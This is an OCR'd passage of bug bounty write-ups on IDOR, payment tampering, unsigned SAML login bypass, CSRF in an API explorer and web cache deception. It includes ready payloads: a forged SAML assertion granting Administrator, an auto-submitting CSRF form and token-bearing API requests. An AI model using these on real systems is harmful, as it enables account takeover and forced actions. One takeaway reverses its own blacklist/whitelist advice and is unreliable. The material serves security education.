
2. Confirm a ride with payment and capture the request.



3. Put any random string in `payment_method_ID` parameter and forward the request.



4. Success! `200 OK` response were thrown without any error.



TAKEAWAYS:

For Developers:

- Verify if the payment was success or failure by doing a server to server request to payment gateway or verifying checksum to the payment gateway provider.

- Always validate the amount of the item with the amount which was paid by the user to the payment gateway.

- Validate currency in the payment API calls. For example, the attacker can pay 50 IDR for a 50 USD item.

- If you are storing credit cards/debit card information, then always check for authorization if an identifier is being passed in one of the API requests.

17. IDOR Leads to Delete any user notes

Summary:

Researcher able to delete and edit victim’s account notes bypassing authorization due to Idor Vulnerable request.

Tl;dr: Backend scripts do not verify requests made for note_ID actually belong to the user note_id who requested or not.

Background:

Notes is a feature in the target application by which users post the notes on their profile wall.
The researcher found out Insecure direct object reference vulnerability in this feature by which he could edit or delete all the notes of any user just by changing his note id with any user note id that would be visible publicly in url in note editing request.


The Notes editing request looks like this:

```
POST /a/note.php?note_id=[victim's note
id]&publish&gfid=[attacker's token]
Host: xyz.target.com

fb_dtsg=[attacker's
token]&charset_test=&title=&body=&privacy=&=Publish&_dyn=&__user=[
attacker's userID]
```


The researcher found this vulnerable request which on changing the note id would lead to changing the users note or being able to remove it.

From the url you can see note_Id of any user:




Steps to Reproduce:

1. Create two accounts one as victim another as attacker.
2. Setup proxy and keep an eye on requests made.
3. Login into the attacker's account.
4. Make a POST request to edit notes & capture it.



5. Now Change this attacker note_id with victim's note_id and Forward the request.



6. Got Success! The victim note is deleted.

18. Gaining Access To An Internal Chat System


Summary:

Researcher was able to view and access different chat groups of company's employees, spam their channels and potentially login as each of company's employees to any channel, effectively bypassing their authentication scheme.

Background:

Researcher found an internal subdomain: `https://chat.redactedinternal.com` he found this by using the `https://crt.sh` website with the `%.redactedinternal.com` wildcard.

After browsing this subdomain he was prompted with a button suggesting that he should login using the OneLogin SSO.



Since he already tested some Uber properties he guessed that this SSO was put in place in order to be used by company's employees, utilizing SAML. Confirmation for this guess was received when the login button forwarded him to the following endpoint:

```
https://chat.redactedinternal.com/login/sso/saml
```

The researcher created a simple SAML assertion and sent it to the same endpoint by using a POST request.

He then set out to send a simple XML with no signature at all, in order to check if their SAML implementation indeed verifies the signature. To do this, send the following XML as part of a post request:

```
<samlp:Response xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion"
xmlns:samlp="urn:oasis:names:tc:SAML:2.0:protocol"
ID="R0bdb6f33ef84425aa2782eab4483792762f297df" Version="2.0″
IssueInstant="2016-05-04T01:37:34Z" Destination=""
InResponseTo="ONELOGIN_bd24d63eafe235201b1bc636823c84381dbe575c">
<samlp:Status>
<samlp:StatusCode
Value="urn:oasis:names:tc:SAML:2.0:status:Success"/>
</samlp:Status>

<saml:Assertion xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion"
xmlns:xs="http://www.w3.org/2001/XMLSchema&#8221;
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance&#8221;
Version="2.0″  ID="pfxb75932c2-2e44-d18d-224b-354849a292af"
IssueInstant="2016-05-04T01:37:34Z">
<saml:Subject>
<saml:NameID
Format="urn:oasis:names:tc:SAML:1.1:nameid-format:emailAddress">
michael@test
</saml:NameID>
<saml:SubjectConfirmation
Method="urn:oasis:names:tc:SAML:2.0:cm:bearer">
<saml:SubjectConfirmationData NotOnOrAfter="2016-05-04T01:40:34Z"
Recipient=""
InResponseTo="ONELOGIN_bd24d63eafe235201b1bc636823c84381dbe575c"/>
</saml:SubjectConfirmation>
</saml:Subject>
<saml:Conditions NotBefore="2016-05-04T01:34:34Z"
NotOnOrAfter="2016-05-04T01:40:34Z">
<saml:AudienceRestriction>
<saml:Audience>
php-saml
</saml:Audience>
</saml:AudienceRestriction>
</saml:Conditions>
```

```
<saml:AuthnStatement AuthnInstant="2016-05-04T01:37:33Z"
SessionNotOnOrAfter="2016-05-05T01:37:34Z"
SessionIndex="_b340ffa0-f3c6-0133-3483-02a5406d9a2f">
<saml:AuthnContext>
<saml:AuthnContextClassRef>
urn:oasis:names:tc:SAML:2.0:ac:classes:PasswordProtectedTransport
</saml:AuthnContextClassRef>
</saml:AuthnContext>
</saml:AuthnStatement>
<saml:AttributeStatement>
</saml:Attribute> <saml:Attribute
NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:basic"
Name="Email">
<saml:AttributeValue
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance&#8221;
xsi:type="xs:string">
noreply@redacted.com
</saml:AttributeValue>
</saml:Attribute>
<saml:Attribute
NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:basic"
Name="memberOf">
<saml:AttributeValue
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance&#8221;
xsi:type="xs:string">
Administrator
</saml:AttributeValue>
</saml:Attribute>
</saml:AttributeStatement>
</saml:Assertion>
</samlp:Response>
```

When sending this SAML to the above endpoint, the server responded unexpectedly – instead of saying that this SAML Assertion was invalid since it didn't contain any signature (to verify the SAML issuer), it responded with the following:

```
HTTP/1.1 302 Found
Date: Sat, 22 Apr 2017 08:33:35 GMT
```

```
Content-Type: text/plain; charset=utf-8
Content-Length: 0
Connection: keep-alive
Server: nginx/1.11.5
Set-Cookie: srv_id=; expires=Sun, 23-Apr-17 08:33:35 GMT;
domain=redactedinternal.com; path=/
Content-Security-Policy: frame-ancestors 'self'
Location:
/error?title=chat+%28staging%29+needs+your+help%3A&message=SAML+lo
gin+was+unsuccessful+because+one+of+the+attributes+is+incorrect.
+Please+contact+your+System+Administrator.&details=Username+attrib
ute+is+missing&link=%2F&linkmessage=Go+back+to+uChat
X-Cluster-Id: X-Frame-Options:
SAMEORIGIN X-Request-Id: uhg97nm9k3g19reb34gm8t6wjr
X-Version-Id: 3.7.0.90.8fa8ba5e2ac11ee1f038953dfce9edd0.true
```

Here by error researcher recognizes that the username field is missing from his saml assertion so after adding this field and more like Firstname and lastname he is actually able to login to the system, without having any company's employee account.

19. Force Users to Execute API Requests

SUMMARY:

The researcher discovered a Cross-Site Request Forgery (CSRF) attack vector that allowed you to attack any user on the targeted application.

BACKGROUND:

The `Example.com` has a developer application section. Developers are able to create apps that make API calls to `example.com` as an authenticated user via OAuth.

In the developer application section there is a feature called API explorer where you are able to use their forms to fill in arguments for the API call to test it out. When you do this, you can select to sign the API call as the current logged in account with full permissions.

Here's a list of all the API calls which are available on the API Explorer:

```
https://www.google.com/?gws_rd=ssl#q=site:example.com%2Fservices%2Fapi%2Fexplore%2F
```

More than 445 results are there.

Examples of state-changing API calls on Example.com:

- Add, modifying, and deleting comments.
- Add and remove photosets, including photos inside of photosets.
- Add and remove galleries, including photos inside of galleries.
- Adding people and tags to photos.
- Posting photos to blogs.
- Joining/leaving groups.
- Setting a photo as a "favorite."
- etc.

Making an API call on API Explorer:

When you make an API call using the API explorer, it sends the API request as POST inside of an iframe with everything needed to execute it. The endpoint for the POST request differs from the one your application would normally use. These are the requests sent INSIDE of the iframe and not the request sent while using the Explorer.


Normal usage

```
https://api.example.com/services/rest/?method=example.photos.comments.addComment&api_key=[redacted]&photo_id=14369938517&comment_text=test&format=php_serial&auth_token=[redacted]&api_sig=[redacted]
```

API Explorer


```
https://www.example.com/services/api/render?method=example.photos.comments.addComment&api_key=[redacted]&photo_id=14369938517&comment_text=test&format=json&nojsoncallback=1&auth_token=[redacted]&api_sig=[redacted]
```

The render endpoint uses syntax highlighting to "beautify" the return to help the developer understand it.



So you need to have API_Key, Auth_Token, and Api_Sig in order to make the API call. If you try to remove them, you get the appropriate errors saying invalid or missing token, key, or signature. This is how their developer API works and is working as intended.

Now let us take a look at the request the API Explorer is making:



When you make an API explorer request, you're selecting what level of permission the API call should have. This is the sign_call request variable and the full value means to send the request as the current logged in user with full permission.

If you look at the magic_cookie request variable (henceforth noted as csrftoken), you'll notice a random hash value. This is their Cross-Site Request Forgery (CSRF) protection and is intended to prevent the API explorer requests from being forced on unsuspected users. The idea is that you should not be able to send these requests without a valid csrftoken.

Websites are typically using a csrftoken blacklist instead of a whitelist. This means requests do not require csrf token validation unless specifically listed. It's easier to make mistakes resulting in security vulnerabilities with a blacklist because requests will execute without csrf token validation where with a whitelist they will not execute at all.

So concluding all, We get to know that the API explorer requests did not actually validate or require the magic_cookie.

EXPLOITATION:

Without CSRF protection, you can create a POST form that automatically executes. Because the API call is executed inside of an iframe, you are not able to retrieve information from the API call. That means this exploit is limited to state-changing API requests.

If the following code is hidden on a website that you load while you are logged into, example.com it will force you to comment on the param_photo_id specified.

```
<form method="POST"
action="https://www.example.com/services/api/explore/example.photo
s.comments.addComment" id="csrf">
 <input type="hidden" name="method"
value="example.photos.comments.addComment" />
 <input type="hidden" name="magic_cookie" value="" />
 <input type="hidden" name="enable_photo_id" value="on" />
 <input type="hidden" name="param_photo_id" value="14369938517" />
 <input type="hidden" name="enable_comment_text" value="on" />
 <input type="hidden" name="param_comment_text" value="test csrf
123" />
 <input type="hidden" name="format" value="rest" />
 <input type="hidden" name="sign_call" value="full" />
 <input type="submit" value="Submit" />
 </form>
 <script>
 document.getElementById("csrf").submit();
 </script>
```

TAKEAWAYS:

Developers:

- Move your CSRF protection to a blacklist to make sure all of your state-changing/POST requests are covered by default. You'll be more secure and your users will happily let you know if a feature is not executing.
- Add logging for all failed csrf token requests and monitor for spikes to discover broken requests before your users report it.
- If you are going to let developers test API calls, be careful about how much information you're filling in for them.

Security Researchers:

- When you're testing a site, locate the CSRF protection as soon as possible.
- All state-changing requests on a website should be POST and be covered by CSRF protection.
- Validate CSRF protection by:
    - Remove the csrftoken request variable completely. It may only validate it when it is present in the request.
    - Put an invalid csrftoken value, i.e. &csrftoken=asdf. This is the fastest way to test what happens with a valid/invalid token.
    - Have the csrftoken request variable present but do not set a value, i.e. &csrftoken=
    - Try old csrftoken values that should have expired.
    - See if a valid csrf token for a user is valid for other users.
- Even on a website like Facebook where there are thousands of requests, always test the csrftoken. Just because it's protected on the first 1000 requests you discovered, you may find that it's not protected on the 1001st request.

20. Web Cache Deception Attack to API Endpoint Using Cached Token Header

SUMMARY:

The Researcher found out about a web cache deception attack in the targeted application which allows an attacker to steal token header, user-id and further can be used for API endpoint. There is one time user interaction is needed.

BACKGROUND:

The `example.com` uses API for uploading, to fetch inbox contents and other settings functionality with auth token header to perform the operation along with user id.


Let's just say `www.example.com` was their main domain and `ww4.example.com` was another API domain which was performing the operation.

So, The researcher intercepted the request of `www.example.com` and in the response header, He saw `X-caches-status` as HIT.

But to be sure more, The researcher tried to inject random endpoints like bb.jpg, aa.css and it was not giving an error like format not found error.

So, The researcher injected the endpoint like `example.com/aa.css`,

In Response : It was redirected to 404 error page



So, The Researcher tried to visit this same page in the private window, and then view source code, but there was no personal info disclosure, only account name.

But by analysing source code he got the token header, access-key and user encrypted ID cached in the endpoint.

So, the above page has cached the more important parameters than personal information.

So we can now make an API request using this headers


In order for API endpoint to fetch and upload contents, you only need three parameters:

- User ID
- X-access-token
- X-app-key

So, Researcher tried to intercept the request API endpoint in guest endpoint

REQUEST:

RESPONSE:



Analyze the intercepted request in guest mode and you can notice in Access token, it's mentioned "guest" mode.

Here comes the next part:

So, now modify the API endpoint to fetch pending requests in inbox using the API endpoint with cached parameter injection (user id and token).

REQUEST:

```
Raw  Params  Headers  Hex

GET
/api/inbox/8SH24934232?action=pending&decorator=%7B%22name%22:%22inbox_list_details%22,%22p
rofile_photo%22:true,%22img_size%22:[%22small%22,%22medium%22,%22semilarge%22],%22img_borde
r%22:%22_nb%22%7D&page=1&limit_per_page=10&uid=8SH24934232&type=request&isWebp=false
HTTP/1.1
Content-Length: 0
Host: ww4.[redacted].com
User-Agent: Mozilla/5.0 (Windows NT 6.3; W0W64; rv:66.0) Gecko/20100101 Firefox/66.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.[redacted].com/
X-App-Key: 35fflaa179aaf801df03bb2e7e095b290ab7c07c793cd939278effc7678aaa3a
X-Access-Token: 92DAA86AD43A42F28F4BF58E94667C9515548792781 8SH24934232|
Origin: https://www.[redacted].com
Connection: close
If-None-Match: W/"2b5d-s0eVbqbZhbtBdtn50RS1fg"
```

RESPONSE:

```
Raw  Headers  Hex

HTTP/1.1 200 OK
